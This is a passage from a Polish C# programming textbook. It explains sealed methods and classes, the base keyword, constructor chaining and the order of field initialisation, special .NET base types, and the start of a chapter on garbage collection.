flagi, przekazujące informacje na temat tych metod; na przykład czy jest to metoda wirtualna bądź czy miała przesłaniać jakąś metodę klasy bazowej. W przypadku dodania do definicji metody słowa kluczowego `new` kompilator doda do niej flagę oznaczającą, że metoda ta nie miała przesłaniać żadnych innych składowych. W CLR flaga ta jest określana jako *newslet*. Kiedy kompilator C# kompiluje taką metodę jak ta przedstawiona na [Przykład 6-27](#), w której definicji nie zostało użyte ani słowo kluczowe `override`, ani `new`, to wygeneruje dla niej flagę *newslet*, gdyż w momencie komplikacji w typie bazowym nie było żadnej innej metody o tej samej nazwie. Zarówno z punktu widzenia kompilatora, jak i programisty metoda `Start` klasy `CustomerDerived` została napisana jako całkowicie nowa metoda, niepowiązana z żadnymi składowymi klasy bazowej.

A zatem kiedy ten stary komponent zostanie wczytany i użyty wraz z nową wersją biblioteki klas definiującej klasę bazową, CLR będzie w stanie zorientować się, jakie były zamierzenia — „domyśli się”, że autor klasy `CustomerDerived` nie miał zamiaru, by jego metoda `Start` cokolwiek przesłaniała. Dlatego też potraktuje metodę `CustomerDerived.Start` jako zupełnie niezwiązaną z metodą `LibraryBase.Start` — metoda klasy bazowej zostanie ukryta dokładnie tak samo, jak stało się w przypadku, gdy byliśmy w stanie ponownie skompilować kod.

Swoją drogą, wszystkie podane wcześniej informacje dotyczące metod wirtualnych odnoszą się także do właściwości, gdyż akcesory właściwości są normalnymi metodami. Dlatego też można tworzyć wirtualne właściwości, a klasy pochodne mogą je przesłaniać lub ukrywać dokładnie tak samo jak w przypadku metod. Zdarzeniami zajmiemy się dopiero w [Rozdział 9.](#), jednak ponieważ są one w rzeczywistości ukrytymi metodami, zatem także i one mogą być wirtualne.

Sporadycznie może się zdarzyć, że będziemy chcieli napisać klasę przesłaniającą jakąś metodę wirtualną, a następnie uniemożliwić jej ponowne przesłonięcie w kolejnych klasach pochodnych. C# umożliwia to, udostępniając słowo kluczowe `sealed`, a jak się niebawem przekonasz, można go używać nie tylko w odniesieniu do metod.

## Metody i klasy ostateczne

Metody wirtualne są celowo otwarte na modyfikacje przy wykorzystaniu mechanizmów dziedziczenia. **Metody ostateczne** (ang. *sealed methods*) są ich przeciwnieństwem — to takie metody, których nie można przesłaniać. W języku C# metody domyślnie są traktowane właśnie jako ostateczne: nie można ich przesłaniać, jeśli nie zostały zadeklarowane jako wirtualne. Jednak przesłaniając metodę wirtualną, można ją zadeklarować jako ostateczną, co sprawi, że zostanie zablokowana możliwość dalszej modyfikacji. [Przykład 6-32](#) przedstawia

zastosowanie tej techniki do tworzenia niestandardowej implementacji metody `ToString`, której klasy pochodne nie będą mogły przesłaniać.

#### Przykład 6-32. Metoda ostateczna

```
public class FixedToString
{
    public sealed override string ToString()
    {
        return "Hau hau!";
    }
}
```

W podobny sposób można zablokować całą klasę, uniemożliwiając dziedziczenie po niej. [Przykład 6-33](#) pokazuje klasę, która nie tylko sama nic nie robi, lecz dodatkowo nie pozwala się rozszerzać, uniemożliwiając tym samym zaimplementowanie w niej jakichkolwiek użytecznych funkcji. (Zazwyczaj jako ostateczne oznaczane są wyłącznie klasy, które coś robią. Ten przykład został przedstawiony wyłącznie po to, aby pokazać, jak należy używać słowa kluczowego `sealed`).

#### Przykład 6-33. Klasa ostateczna

```
public sealed class EndOfTheLine
{}
```

Istnieją także klasy, których natura sprawia, że są traktowane jako ostateczne. Na przykład typy wartościowe nie udostępniają możliwości dziedziczenia, zatem struktury oraz typy wyliczeniowe są właściwie typami ostatecznymi. To samo dotyczy wbudowanej klasy `string`.

Można podać dwa powody, które zazwyczaj sprawiają, że klasę lub metodę będziemy chcieli oznaczyć jako ostateczną. Pierwszym z nich jest chęć zagwarantowania pewnej niezmienności, a w razie pozostawienia możliwości modyfikacji tej klasy lub metody nie można by mieć pewności, czy interesujący nas aspekt nie ulegnie zmianie. Na przykład instancje klasy `string` są niezmienne. Sama klasa `string` nie udostępnia żadnej metody pozwalającej na zmianę wartości konkretnej instancji tej klasy, a ponieważ nie można stworzyć klasy pochodnej klasy `string`, zatem możemy mieć pewność, że jeśli będziemy dysponować referencją tego typu, będzie to referencja do niezmiennego obiektu. Dzięki temu klasy `string` z powodzeniem można używać w sytuacjach, w których zmiana wartości obiektu nie jest pożądana — na przykład kiedy używamy łańcucha znaków jako klucza w słowniku (bądź jakimkolwiek innym obiekcie, którego działanie bazuje na użyciu kodu mieszającego), to nie chcemy, by jego wartość się zmieniała, ponieważ gdyby się tak stało, mogłoby to doprowadzić do nieprawidłowości w działaniu słownika.

Kolejnym częstym powodem deklarowania klas lub metod jako ostatecznych jest fakt, że projektowanie typów, które z powodzeniem można modyfikować przy wykorzystaniu mechanizmów dziedziczenia, jest stosunkowo trudne, zwłaszcza jeśli nasz typ będzie używany poza naszą firmą lub organizacją. Zwyczajne otwarcie klasy lub metody na modyfikacje nie wystarcza — jeśli zdecydujemy się zadeklarować wszystkie metody jako wirtualne, to osoby używające naszej klasy bez trudu będą mogły zmodyfikować jej działanie, niemniej jednak z punktu widzenia pielęgnacji klasy bazowej będzie to jak kręcenie bicza na samego siebie. Jeśli bowiem nie będziemy mieli całkowitej kontroli nad kodem, w którym nasza klasa jest używana, to praktycznie utracimy możliwość wprowadzania jakichkolwiek zmian w kodzie klasy bazowej, gdyż nie będziemy wiedzieć, które metody zostały przesłonięte w klasach pochodnych, a przez to bardzo trudno będzie zagwarantować, że nasza klasa cały czas zachowuje spójny stan wewnętrzny. Bez wątpienia programiści tworzący klasy pochodne będą się ze wszystkich sił starać, by niczego nie popsuć, jednak na pewno będą bazować przy tym na nieudokumentowanych aspektach działania naszej klasy. Dlatego też zapewniając możliwość modyfikacji wszystkich aspektów klasy poprzez wykorzystanie mechanizmów dziedziczenia, odbieramy sobie jednocześnie możliwość modyfikacji klasy.

Zazwyczaj należy bardzo ostrożnie wybierać, które metody (jeśli w ogóle) zadeklarujemy jako wirtualne. Należy także opisać w dokumentacji klasy, czy typy pochodne mogą całkowicie zastępować konkretną metodę, czy też wewnątrz metody przesłaniającej konieczne jest wywołanie metody klasy bazowej. A skoro już o tym mowa, to jak można coś takiego zrobić?

## Dostęp do składowych klas bazowych

Wszystkie składowe, które w klasie bazowej są w zakresie i nie są prywatne, będą także widoczne i dostępne w klasie pochodnej. Zatem w większości przypadków, jeśli zechcemy odwołać się do jakiejś składowej klasy bazowej, to wystarczy, że zrobimy to w taki sam sposób, jakby była zwyczajną składową naszej klasy. Można to zrobić, używając referencji `this`, bądź podać nazwę składowej klasy bazowej bez jakiegokolwiek dodatkowego kwalifikatora.

Niemniej jednak mogą się zdarzyć sytuacje, w których wygodnie będzie mieć możliwość jawnego określenia, że chcemy się odwołać do składowej klasy bazowej. W szczególności jeśli przesłoniliśmy jakąś metodę, to podając jej nazwę, wywołamy jej nową wersję. Jeśli jednak zechcemy wywołać oryginalną, przesłoniętą wersję metody, to będziemy musieli posłużyć się specjalnym słowem kluczowym, przedstawionym na [Przykład 6-34](#).

Przykład 6-34. Wywołanie przesłoniętej metody klasy bazowej

```
public class CustomerDerived : LibraryBase
{
    public override void Start()
    {
        Console.WriteLine("Metoda Start typu pochodnego.");
        base.Start();
    }
}
```

Zastosowanie słowa kluczowego `base` pozwala nam pominąć normalny mechanizm doboru metod wirtualnych. Gdybyśmy użyli jedynie instrukcji o postaci `Start()`, stworzylibyśmy wywołanie rekurencyjne, które w tej sytuacji byłoby niepożądane. Jednak używając instrukcji o postaci `base.Start()`, odwołujemy się do metody, która byłaby dostępna w obiekcie klasy bazowej, a nie metody, która ją przesłoniła.

W powyższym przykładzie wywołujemy metodę klasy bazowej po wykonaniu własnych czynności. C# nie zwraca uwagi na to, kiedy metoda klasy bazowej zostanie wywołana — równie dobrze może to nastąpić na samym początku metody lub w jej połowie. Można nawet wywołać ją kilka razy bądź nie wywoływać w ogóle. Wyłącznie od autora klasy bazowej zależy, czy opisze w dokumentacji, czy i ewentualnie kiedy dostępna w tej klasie implementacja metody ma być wywoływana w przesłaniających ją metodach klas pochodnych.

Słowa kluczowego `base` można także używać w odwołaniach do innych składowych, takich jak właściwości lub zdarzenia. Niemniej jednak trzeba pamiętać, że korzystanie z konstruktorów klas bazowych odbywa się w nieco inny sposób.

## Dziedziczenie i tworzenie obiektów

Choć klasa pochodna dziedziczy wszystkie składowe klasy bazowej, to jednak w odniesieniu do konstruktorów ma to inne znaczenie niż dla innych składowych. W przypadku innych składowych, jeśli są one publiczne w klasie bazowej, to także w klasach pochodnych będą publiczne i dostępne dla każdego kodu używającego danej klasy. Jednak konstruktory są pod tym względem szczególne, gdyż jeśli ktoś napisze klasę pochodną, to nie będzie w stanie utworzyć obiektów tej klasy, używając konstruktorów zdefiniowanych w klasie bazowej.

Powód zastosowania takiego rozwiązania jest raczej oczywisty: jeśli chcemy utworzyć obiekt D, to chcemy, by był on pełnoprawnym obiektem D, w którym wszystko jest prawidłowo zainicjowane. Założmy teraz, że klasa D dziedziczy po B. Gdybyśmy mogli bezpośrednio skorzystać z konstruktora klasy B, to nie byłby on w stanie zrobić niczego ze składowymi dostępnymi wyłącznie w typie D. Konstruktor klasy bazowej nic nie wie o polach zdefiniowanych w klasie pochodnej, a zatem nie może ich zainicjować. Jeśli potrzebujemy obiektu typu D, potrzebujemy również

konstruktora, który może go zainicjować. A zatem korzystając z klasy pochodnej, trzeba używać konstruktorów udostępnianych przez tę klasę pochodną, niezależnie od tego, jakie konstruktory będzie udostępniać klasa bazowa.

W przykładach przedstawionych do tej pory mogliśmy to zignorować ze względu na udostępniany przez C# konstruktor domyślny. Jak zapewne pamiętasz z [Rozdział 3.](#), jeśli jawnie nie zdefiniujemy konstruktora, to C# wygeneruje dla nas domyślny konstruktor bezargumentowy. Dotyczy to także klas pochodnych, a wygenerowany w nich konstruktor będzie wywoływał bezargumentowy konstruktor klasy bazowej. Niemniej jednak jeśli zaczniemy definiować własne konstruktory, zachowanie to ulegnie zmianie. [Przykład 6-35](#) przedstawia parę klas, przy czym klasa bazowa jawnie definiuje konstruktor bezargumentowy, a klasa pochodna — konstruktor wymagający przekazania jednego argumentu.

#### Przykład 6-35. Brak domyślnego konstruktora w klasie pochodnej

```
public class BaseWithZeroArgCtor
{
    public BaseWithZeroArgCtor()
    {
        Console.WriteLine("Konstruktor klasy bazowej.");
    }
}

public class DerivedNoDefaultCtor : BaseWithZeroArgCtor
{
    public DerivedNoDefaultCtor(int i)
    {
        Console.WriteLine("Konstruktor klasy pochodnej.");
    }
}
```

Ponieważ klasa bazowa definiuje konstruktor bezargumentowy, zatem obiekt tego typu można utworzyć, używając instrukcji `new BaseWithZeroArgCtor()`. Jednak w analogiczny sposób nie można utworzyć obiektu klasy pochodnej: konieczne jest przekazanie argumentu — na przykład `new DerivedNoDefaultCtor(123)`. A zatem z punktu widzenia publicznego API klasy `DerivedNoDefaultCtor` okazuje się, że nie odziedziczyła ona konstruktora klasy bazowej.

Niemniej jednak w rzeczywistości konstruktor ten został odziedziczony, o czym łatwo można się przekonać na podstawie wyników generowanych podczas tworzenia obiektu klasy pochodnej:

```
Konstruktor klasy bazowej
Konstruktor klasy pochodnej
```

Podczas tworzenia obiektu klasy `DerivedNoDefaultCtor` konstruktor klasy

bazowej jest wykonywany bezpośrednio przed konstruktorem klasy pochodnej. A ponieważ konstruktor klasy bazowej został wykonany, zatem bez wątpienia jest on dostępny. Wszystkie konstruktory klasy bazowej są dostępne w klasie pochodnej, niemniej jednak można je wywoływać wyłącznie wewnątrz konstruktorów klasy pochodnej. W przykładzie z [Przykład 6-35](#) konstruktor klasy bazowej został wywołany niejawnie: wszystkie konstruktory muszą wywoływać konstruktor klasy bazowej, a jeśli nie określmy, o który konstruktor nam chodzi, to kompilator wywoła ten bezargumentowy.

A co się stanie, jeśli klasa bazowa nie będzie definiować konstruktora bezargumentowego? W takim przypadku, jeśli klasa pochodna nie określi, który konstruktor klasy bazowej ma zostać wywołany, kompilator zgłosi błąd. [Przykład 6-36](#) pokazuje klasę bazową, w której nie został zdefiniowany konstruktor bezargumentowy. (Jeśli w klasie zostanie jawnie zdefiniowany jakikolwiek konstruktor, to kompilator nie wygeneruje konstruktora domyślnego; a ponieważ nasza przykładowa klasa definiuje jedynie konstruktor z jednym argumentem, zatem oznacza to, że nie dysponuje ona konstruktorem bezargumentowym). Przykład przedstawia także klasę pochodną definiującą dwa konstruktory; przy czym każdy z nich jawnie wywołuje konstruktor klasy bazowej, używając w tym celu słowa kluczowego **base**.

#### Przykład 6-36. Jawne wywoływanie konstruktora klasy bazowej

```
public class BaseNoDefaultCtor
{
    public BaseNoDefaultCtor(int i)
    {
        Console.WriteLine("Konstruktor klasy bazowej: " + i);
    }
}

public class DerivedCallingBaseCtor : BaseNoDefaultCtor
{
    public DerivedCallingBaseCtor()
        : base(123)
    {
        Console.WriteLine("Konstruktor klasy pochodnej (domyślny).");
    }

    public DerivedCallingBaseCtor(int i)
        : base(i)
    {
        Console.WriteLine("Konstruktor klasy pochodnej: " + i);
    }
}
```

Przedstawiona klasa pochodna udostępnia konstruktor bezargumentowy, choć klasa

bazowa go nie definiuje — podaje on ustaloną wartość argumentu wymaganego przez konstruktor klasy bazowej. Drugi konstruktor jedynie przekazuje podany argument do konstruktora klasy bazowej.

### PODPOWIEDŹ

A oto często zadawane pytanie: *jak udostępnić te same konstruktory, które są zdefiniowane w klasie bazowej, ograniczając się do przekazania do nich wszystkich argumentów?* Odpowiedź na to pytanie jest prosta: *trzeba je samemu napisać*. Nie możemy nakłonić kompilatora C#, by wygenerował za nas w klasie pochodnej zestaw konstruktorów, które będą wyglądały dokładnie tak samo jak te dostępne w kasie bazowej. Trzeba to niestety zrobić dłuższym i trudniejszym sposobem.

Zgodnie z tym, czego można się było dowiedzieć z [Rozdział 3.](#), inicjalizatory pól klasy są wykonywane przed konstruktorem. Kiedy w grę wchodzi dziedziczenie, cały ten obrazek staje się nieco bardziej złożony, gdyż pojawia się więcej klas i więcej konstruktorów. Najłatwiej będzie nam przewidzieć, co się stanie, jeśli zrozumiemy, że choć inicjalizatory pól oraz konstruktory mają inną składnię, to jednak właśnie w konstruktorze kompilator C# umieszcza cały kod związany z inicjalizacją obiektu danej klasy. Kod ten wykonuje następujące czynności: w pierwszej kolejności wykonuje wszelkie inicjalizatory pól danej klasy (a zatem ten etap nie obejmuje pól klasy bazowej — klasa bazowa zadba o nie sama), następnie wywoływany jest konstruktor klasy bazowej, a na samym końcu wykonywany jest kod umieszczony w konstruktorze danej klasy. W efekcie okazuje się, że w naszej klasie inicjalizatory jej pól zostaną wykonane przed inicjalizatorami pól klasy bazowej — nie tylko przed ciałem konstruktora klasy bazowej, lecz nawet przed inicjalizatorami jej pól składowych. Pokazuje to przykład przedstawiony na [Przykład 6-37](#).

#### Przykład 6-37. Określanie kolejności tworzenia obiektów

```
public class BaseInit
{
    protected static int Init(string message)
    {
        Console.WriteLine(message);
        return 1;
    }

    private int b1 = Init("Pole b1 klasy bazowej.");

    public BaseInit()
    {
        Init("Konstruktor klasy bazowej.");
    }
}
```

```
    private int b2 = Init("Pole b2 klasy bazowej.");
}

public class DerivedInit : BaseInit
{
    private int d1 = Init("Pole d1 klasy pochodnej.");

    public DerivedInit()
    {
        Init("Konstruktor klasy pochodnej.");
    }

    private int d2 = Init("Pole d2 klasy pochodnej.");
}
```

Inicjalizatory pól umieściliśmy zarówno przed, jak i po konstruktorze, aby pokazać, że ich umiejscowienie względem składowych, które nie są polami, nie ma znaczenia. Kolejność, w jakiej zostały podane pola, ma znaczenie, jednak wyłącznie w odniesieniu do pól. Utworzenie obiektu typu `DerivedInit` spowoduje wygenerowanie następujących komunikatów:

```
Pole d1 klasy pochodnej.
Pole d2 klasy pochodnej.
Pole b1 klasy bazowej.
Pole b2 klasy bazowej.
Konstruktor klasy bazowej.
Konstruktor klasy pochodnej.
```

Te wyniki wyraźnie pokazują, że na początku wykonywane są inicjalizatory pól klasy pochodnej, następnie inicjalizatory pól klasy bazowej, a po nich: konstruktor klasy bazowej oraz, na samym końcu, konstruktor klasy pochodnej. Innymi słowy, choć wykonywanie konstruktorów rozpoczyna się od zawartości konstruktora klasy bazowej, to jednak inicjalizatory pól składowych są wykonywane w odwrotnej kolejności.

Z tego powodu nie można korzystać z metod składowych w inicjalizatorach pól. Metody statyczne są dostępne, natomiast metody instancji — nie; wynika to z faktu, że w momencie wykonywania inicjalizatorów obiektowi jeszcze dużo brakuje do bycia w pełni zainicjowanym. Sytuacja, w której inicjalizatory pól typu pochodnego byłyby w stanie wywołać metodę klasy bazowej, mogłaby przysporzyć wielu problemów, gdyż w tym momencie klasa bazowa nie została jeszcze w ogóle zainicjowana — nie tylko zawartość jej konstruktora nie została wykonana, ale nawet nie zostały wykonane inicjalizatory jej pól. Jeśli na tym etapie tworzenia obiektu można by było wywołać metody instancji, cały kod musiałby być pisany w bardzo zachowawczy sposób, gdyż nie moglibyśmy założyć, że pola obiektu zawierają jakiekolwiek użyteczne dane.

Jak widać, w całym tym procesie kod umieszczany w konstruktorach jest wykonywany stosunkowo późno i to właśnie dzięki temu w konstruktorach można wywoływać metody. Niemniej jednak i tak wiąże się to z potencjalnym niebezpieczeństwem. Co się stanie, jeśli klasa bazowa zdefiniuje metodę wirtualną i wywoła ją w swoim konstruktorze na rzecz siebie samej? Jeśli klasa pochodna przesłoni tę metodę, okaże się, że zostanie ona wywołana przed wykonaniem ciała konstruktora klasy pochodnej. (Co prawda do tego momentu zostaną już wykonane inicjalizatory pól klasy pochodnej. I właśnie to jest główną zaletą faktu, że inicjalizatory pól są wykonywane w pozornie odwrotnej kolejności — to właśnie dzięki niej klasa pochodna ma przynajmniej możliwość wykonania częściowej inicjalizacji, zanim konstruktor klasy bazowej będzie mógł wywoływać metody wirtualne klasy pochodnej). Jeśli znasz język C++, to mógłbyś zaryzykować przypuszczenie, że gdy konstruktor klasy bazowej wywołuje metodę wirtualną, będzie to metoda klasy bazowej. Jednak C# działa w inny sposób: w takim przypadku konstruktor klasy bazowej wywoła metodę klasy pochodnej. Nie musi to wcale oznaczać potencjalnych problemów, a od czasu do czasu może się nawet okazać użyteczne, niemniej jednak jeśli chcemy wywoływać metody wirtualne podczas tworzenia obiektów, to powinniśmy to dokładnie przemyśleć i precyzyjnie udokumentować nasze oczekiwania.

## Specjalne typy bazowe

Biblioteka klas .NET Framework definiuje kilka klas bazowych, które mają specjalne znaczenie dla języka C#. Najbardziej oczywistą z nich jest klasa `System.Object`, która została już częściowo opisana.

Dostępny jest także typ `System.ValueType`. Jest to abstrakcyjny typ bazowy dla wszystkich typów wartościowych, a zatem dziedziczą po nim wszystkie definiowane struktury oraz wszystkie wbudowane typy wartościowe, takie jak `int` lub `bool`. Jak na ironię, sam `ValueType` jest typem referencyjnym — jedynie typy, które po nim dziedziczą, są typami wartościowymi. Podobnie jak większość innych typów, także `ValueType` dziedziczy po `System.Object`. Może to być dosyć trudne do zrozumienia: ogólnie rzecz biorąc, klasy pochodne dziedziczą wszystko, czym dysponuje ich klasa bazowa, i dodają do tego swoje własne możliwości. Na tej podstawie można stwierdzić, że zarówno `object`, jak i `ValueType` są typami referencyjnymi, dlatego może się wydawać nieco dziwne, że nie są nimi typy pochodne `ValueType`. A skoro już zastanawiamy się nad tymi sprawami, to również dziwne jest to, że zmienna typu `object` może przechowywać referencję do instancji czegoś, co nie jest daną typu referencyjnego. Wszystkie te zagadnienia zostały wyjaśnione w [Rozdział 7](#).

C# nie pozwala dziedziczyć bezpośrednio po typie `ValueType`. Jeśli będziemy chcieli stworzyć taki typ, to właśnie do tego celu służy słowo kluczowe `struct`. Można zadeklarować zmienną typu `ValueType`, jednak ponieważ ten typ nie definiuje żadnych publicznych składowych, zatem w porównaniu z referencją typu `object` referencja typu `ValueType` nie daje żadnych dodatkowych możliwości. Jedyna zauważalna różnica polega na tym, że w zmiennej tego typu można zapisywać instancje dowolnego typu wartościowego, lecz nie można zapisywać żadnych instancji typów referencyjnych. Oprócz tego typ `ValueType` jest niemal identyczny z typem `object`. Z tego powodu w języku C# stosunkowo rzadko spotyka się jawne wzmianki na jego temat.

Także typy wyliczeniowe dziedziczą po abstrakcyjnej klasie bazowej, a konkretnie po `System.Enum`. Ponieważ typy wyliczeniowe są typami wartościowymi, zatem fakt, że `Enum` dziedziczy po `ValueType`, nie powinien stanowić żadnego zaskoczenia. Jednak w odróżnieniu od `ValueType` typ `Enum` wprowadza kilka nowych, użytecznych składowych. Na przykład statyczna metoda `GetValues` zwraca tablicę zawierającą wszystkie wartości wyliczenia, a metoda `GetNames` zwraca tablicę zawierającą te same wartości skonwertowane nałańcuchy znaków. Typ `Enum` udostępnia także metodę `Parse`, która konwertujełańcuchy znaków z powrotem na wartości.

Zgodnie z informacjami podanymi w [Rozdział 5.](#), wszystkie tablice dziedziczą po wspólnej klasie bazowej, `System.Array`, i mieliśmy już okazję przekonać się, jakie możliwości to daje.

Dosyć szczególna jest klasa `System.Exception`: kiedy zgłaszamy wyjątek, C# wymaga, by zgłoszony obiekt był właśnie tego typu bądź jednego z jego typów pochodnych. (Zagadnienia związane z wyjątkami zostały opisane w [Rozdział 8.](#)).

Wszystkie delegacje dziedziczą po wspólnym typie bazowym `System.MulticastDelegate`, który z kolei dziedziczy po `SystemDelegate`. Zagadnienia związane z delegacjami zostały opisane w [Rozdział 9.](#)

Wszystkie te typy CRT traktuje w szczególny sposób. Istnieje jednak jeszcze jeden typ bazowy, któremu kompilator C# nadaje szczególne znaczenie —

`System.Attribute`. W [Rozdział 1.](#) dodaliśmy do klas i metod specjalne adnotacje, by poinstruować platformę do przeprowadzania testów jednostkowych, że należy je potraktować w szczególny sposób. Wszystkie te atrybuty były związane z klasami, dlatego też dodaliśmy do klasy atrybut `[TestClass]`, a w ten sposób skorzystaliśmy z typu `TestClassAttribute`. Wszystkie typy, które mają być używane jako atrybuty, muszą dziedziczyć po typie `System.Attribute`. Niektóre z nich są rozpoznawane

przez kompilator — na przykład pewne atrybuty kontrolują numer wersji, który kompilator umieści w nagłówkach generowanych plików wykonywalnych (EXE) oraz bibliotek (DLL). Tymi zagadnieniami zajmiemy się w [Rozdział 15](#).

## Podsumowanie

C# obsługuje jednokrotne dziedziczenie implementacji, i to tylko w odniesieniu do klas — nie ma możliwości dziedziczenia po strukturach. Niemniej jednak w przypadku interfejsów można określić wiele interfejsów bazowych, a klasa może implementować więcej niż jeden interfejs. Referencje można niejawnie konwertować z typu pochodnego na typ bazowy, a w przypadku typów ogólnych dochodzą do tego kolejne niejawne konwersje, na jakie pozwalają kowariancja i kontrawariancja. Wszystkie typy dziedziczą po `System.Object`, dzięki czemu mamy gwarancję, że we wszystkich zmiennych będą dostępne pewne standardowe składowe. Z lektury rozdziału można się było dowiedzieć, w jaki sposób metody wirtualne pozwalają klasom pochodnym na modyfikowanie wybranych składowych klas bazowych, oraz że można tego zabronić, deklarując klasę lub metodę jako ostateczną. Przyjrzaliśmy się także związkom pomiędzy typem pochodnym oraz bazowym w kontekście dostępu do składowych, a w szczególności do konstruktorów.

Tym samym zakończyliśmy omawianie zagadnień dziedziczenia, choć jednocześnie pojawiły się nowe problemy, takie jak związki pomiędzy typami wartościowymi i referencyjnymi oraz znaczenie i rola finalizatorów. Dlatego w następnym rozdziale zostaną opisane związki pomiędzy referencjami a cyklem życia obiektów oraz to, w jaki sposób CLR łączy ze sobą referencje i typy wartościowe.

---

[32] A precyzyjnie rzecz ujmując, w kodzie umieszczonym w tym samym podzespołach (ang. *assembly*). Zagadnienia związane z podzespołami zostały opisane w [Rozdział 12](#).

[33] Ostrzeżenie CS0114: `CustomerDerived.Start()` ukrywa odziedziczoną składową `LibraryBase.Start()`. Aby aktualna składowa przesłoniła tę implementację, należy dodać słowo kluczowe `override`. W przeciwnym razie należy dodać słowo kluczowe `new` — przyp. tłum.

## Rozdział 7. Cykl życia obiektów

Jedną z zalet stosowanego w .NET modelu wykonywania zarządzanego jest to, że środowisko uruchomieniowe może zautomatyzować większość czynności związanych z zarządzaniem pamięcią aplikacji. W tej książce przedstawionych już zostało wiele przykładów, w których tworzyliśmy obiekty, używając operatora `new`, jednak żaden z nich w jawnym sposobie nie zwalniał przydzielanej im pamięci.

W większości przypadków nie trzeba podejmować żadnych czynności związanych z odzyskiwaniem pamięci. Środowisko uruchomieniowe udostępnia mechanizm odzyskiwania pamięci (ang. *garbage collector*, w skrócie GC)<sup>[34]</sup>, który automatycznie określa, kiedy obiekty nie są już używane, i zwalnia używaną przez nie pamięć, dzięki czemu można ją przydzielić innym, nowym obiektom. Niemniej jednak istnieją pewne wzorce użytkowe, które mogą doprowadzić do wystąpienia problemów z wydajnością działania aplikacji albo nawet całkowicie uszkodzić działanie mechanizmu odzyskiwania pamięci. I właśnie dlatego warto zrozumieć, jak on działa. Ma to szczególnie duże znaczenie w przypadku długotrwałych procesów, których czas działania może być liczony nawet w dniach. (Procesy, których wykonywanie kończy się stosunkowo szybko, mogą tolerować występowanie pewnych przecieków pamięci).

Choć w większości przypadków kod nie musi przejmować się mechanizmem odzyskiwania pamięci, to jednak czasami może się nam przydać możliwość uzyskiwania informacji, że obiekt ma zostać usunięty z pamięci. W języku C# możliwość tę zapewniają **destruktory** (ang. *destructors*). Korzystają one z mechanizmu środowiska uruchomieniowego nazywanego **finalizacją** (ang. *finalization*), w którym występuje kilka groźnych pułapek; dlatego w tym rozdziale wyjaśniam, jak należy używać destruktorów oraz jakich rozwiązań raczej nie należy w nich stosować.

Mechanizm odzyskiwania pamięci został zaprojektowany w celu efektywnego zarządzania pamięcią, jednak pamięć nie jest jedynym limitowanym zasobem, którego możemy używać w aplikacjach. Niektóre rzeczy z punktu widzenia CLR zajmują niewiele miejsca w pamięci, jednak reprezentują kosztowne zasoby lub operacje, takie jak połączenia z bazami danych bądź uchwyty znane z Win32 API. Mechanizm odzyskiwania pamięci nie zawsze jest w stanie wydajnie obsługiwać takie zasoby, dlatego też w tym rozdziale zostanie opisany interfejs `IDisposable`, zaprojektowany z myślą o zasobach, które muszą być zwalniane szybciej niż zwyczajna pamięć.

Typy wartościowe zazwyczaj podlegają zupełnie innym regułom określającym ich cykl życia — na przykład niektóre wartości zmiennych lokalnych istnieją tylko tak

długo, jak długo istnieje metoda, w której są używane. Niemniej jednak czasami zdarza się, że typy wartościowe zaczynają działać jak typy referencyjne i wtedy zaczyna zarządzać nimi mechanizm odzyskiwania pamięci. W tym rozdziale opisuję, dlaczego takie rozwiązanie może być użyteczne, oraz omawiam mechanizm *pakowania* (ang. *boxing*), który je umożliwia.

## Mechanizm odzyskiwania pamięci

CLR zarządza *stertą* (ang. *heap*), usługą dostarczającą pamięć dla obiektów i wartości, których cykl życia jest zarządzany przez mechanizm odzyskiwania pamięci. Za każdym razem, gdy tworzymy nową instancję klasy, posługując się przy tym operatorem `new`, CLR przydziela na stercie blok pamięci. Mechanizm odzyskiwania pamięci decyduje, kiedy tę pamięć zwolnić.

W bloku pamięci przydzielanym na stercie zapisywane są wartości wszystkich niestatycznych pól obiektu. CLR umieszcza w nim także nagłówek, który nie jest bezpośrednio widoczny dla naszego programu. Nagłówek ten zawiera wskaźnik do struktury opisującej typ obiektu. To właśnie dzięki niemu możliwe jest wykonywanie wszelkich operacji zależnych od faktycznego typu obiektu. Na przykład: jeśli wywołamy metodę `GetType` na rzecz referencji typu `object`, to CLR używa tego wskaźnika, by określić typ obiektu. Jest on także używany w sytuacjach, gdy trzeba określić, jakiej metody użyć, kiedy została wywołana metoda wirtualna lub składowa jakiegoś interfejsu. Oprócz tego CLR używa go w celu określenia wielkości bloku pamięci umieszczonego na stercie — nagłówek nie zawiera tej informacji, gdyż CLR może ją określić na podstawie opisu typu obiektu.

(Większość typów ma ścisłe określoną wielkość. Istnieją tylko dwa wyjątki: łańcuchy znaków oraz tablice, które CLR obsługuje w specjalny sposób). Nagłówek zawiera jeszcze jedno pole, używane w wielu różnych celach, takich jak synchronizacja działania w programach wielowątkowych lub generowanie domyślnego kodu mieszającego. Nagłówki bloków pamięci przydzielanych na stercie są jedynie szczegółem implementacyjnym, a inne implementacje CLI mogą stosować inne rozwiązania i strategie. Niemniej jednak warto wiedzieć, jakie są narzuty powodowane przez te nagłówki. W systemach 32-bitowych nagłówek ten ma 8 bajtów wielkości, natomiast w procesach 64-bajtowych liczy on sobie 16 bajtów. A zatem obiekt zawierający tylko jedno pole typu `double` (o długości 8 bajtów) zajmowałby w procesie 32-bitowym 16 bajtów pamięci, natomiast w procesie 64-bitowym — 24 bajty.

Choć obiekty (w tym także instancje klas) zawsze są umieszczane na stercie, to jednak w przypadku instancji typów wartościowych sytuacja wygląda inaczej: niektóre z nich są umieszczane na stercie, a inne nie. Na przykład niektóre zmienne lokalne typów wartościowych są umieszczane na stosie, jeśli jednak wartość jest

przechowywana w polu instancji pewnej klasy, to instancja ta znajdzie się na stercie, a wraz z nią także i wartość. W niektórych przypadkach może się także zdarzyć, że na potrzeby wartości zostanie przydzielony cały jeden blok na stercie.

Jeśli odwołujemy się do czegoś za pośrednictwem zmiennej typu referencyjnego, to odwołujemy się do zmiennej przechowywanej na stercie. Swoją drogą, nie dotyczy to wyjściowych (`out`) oraz referencyjnych (`ref`) argumentów metod. Choć są one pewnego rodzaju referencjami, to jednak argument zadeklarowany jako `ref int` jest referencją typu wartościowego, a to nie jest to samo co typ referencyjny. Na potrzeby naszych rozważań przyjmujemy, że referencją jest coś, co możemy zapisać w zmiennej typu, który dziedziczy po typie `object`, lecz nie po typie `ValueType`.

Model wykonywania zarządzanego stosowany w C# (oraz wszystkich pozostałych językach .NET Framework) oznacza, że CLR wie o wszystkich blokach pamięci utworzonych przez nasz kod na stercie, o każdym polu, zmiennej, jak również o każdym elemencie tablicy, w których nasz program przechowuje referencje.

